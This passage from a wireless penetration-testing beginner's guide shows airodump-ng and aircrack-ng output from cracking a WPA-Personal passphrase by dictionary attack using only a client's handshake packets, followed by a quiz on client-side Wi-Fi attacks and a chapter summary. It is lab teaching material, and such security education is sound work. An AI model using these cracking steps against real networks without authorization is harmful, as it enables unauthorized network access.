 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:91:D2:8E:25    0 100     1254       34    0   3  54   WPA  TKIP   PSK  Wireless Lab

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -18    1 - 1     0       73
```

5. We run the `airodump-ng` capture file through `aircrack-ng` with the same dictionary file as before, eventually the passphrase is cracked as shown next:

```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

                                 Aircrack-ng 1.0 r1645


                   [00:00:00] 176 keys tested (382.44 k/s)


                           KEY FOUND! [ abcdefgh ]


      Master Key     : D6 C1 F1 E5 BD F5 E8 1A A4 A2 B8 32 F4 08 99 BD
                       71 5B D6 F3 F1 1A CD 7E 9A B3 7E 36 48 06 8B 01

      Transient Key  : 1B E5 1B AF B9 CE 80 EB 5C 52 FA EF 1E 24 9D C4
                       39 2E 30 8C A5 A8 7B 90 4C 7A C4 6F BF 0D BE C6
                       4B DD 6B BB 28 02 38 6B 3A B4 D5 47 AF 92 F6 62
                       C1 99 2C 02 98 52 5A F7 12 3A C7 65 8E DF 7E A5

      EAPOL HMAC     : FE 3D 3C 0F 8E 65 0F 2C CD 37 74 62 1A FB 1F 02
root@bt:~# 
```

What just happened?

We were able to crack the WPA key with just the client. This was possible because even with just the first two packets, we have all the information required to launch a dictionary attack on the handshake.

Have a go hero – AP-less WPA cracking

We would recommend setting different WEP keys on the client and trying this exercise a couple of times to gain confidence. You may notice many times that you have to reconnect the client to get it to work.

Pop quiz – attacking the client

1. What encryption key can Caffe Latte attack recover?
    a. None
    b. WEP
    c. WPA
    d. WPA2
2. A Honeypot access point would typically use:
    a. No Encryption, Open Authentication
    b. No Encryption, Shared Authentication
    c. WEP Encryption, Open Authentication
    d. None of the above
3. Which one of the following are DoS Attacks?
    a. Mis-Association attack
    b. De-Authentication attacks
    c. Dis-Association attacks
    d. Both (b) and (c)
4. A Caffe Latte attack requires
    a. That the wireless client be in radio range of the access point
    b. That the client contains a cached and stored WEP key
    c. WEP encryption with at least 128 bit encryption
    d. Both (a) and (c)

Summary

In this chapter, we have learned that even the wireless client is susceptible to attacks. These include the following— Honeypot and other Mis-Association attacks, Caffe Latte attack to retrieve the key from the wireless client, De-Authentication and Dis-Association attacks causing a Denial of Service, Hirte attack as an alternative to retrieving the WEP key from a roaming client, and finally cracking the WPA-Personal passphrase with just the client.

In the next chapter, we will use all our learning until now to conduct various advanced wireless attacks on both the client and infrastructure side. So, quickly flip the page to the next chapter!

Where to buy this book

You can buy BackTrack 5 Wireless Penetration Testing Beginner's Guide from the Packt Publishing website: `http://www.packtpub.com/backtrack-5-wireless-penetration-testing-beginners-guide/book`

Free shipping to the US, UK, Europe and selected Asian countries. For more information, please read our shipping policy.

Alternatively, you can buy the book from Amazon, BN.com, Computer Manuals and most internet book retailers.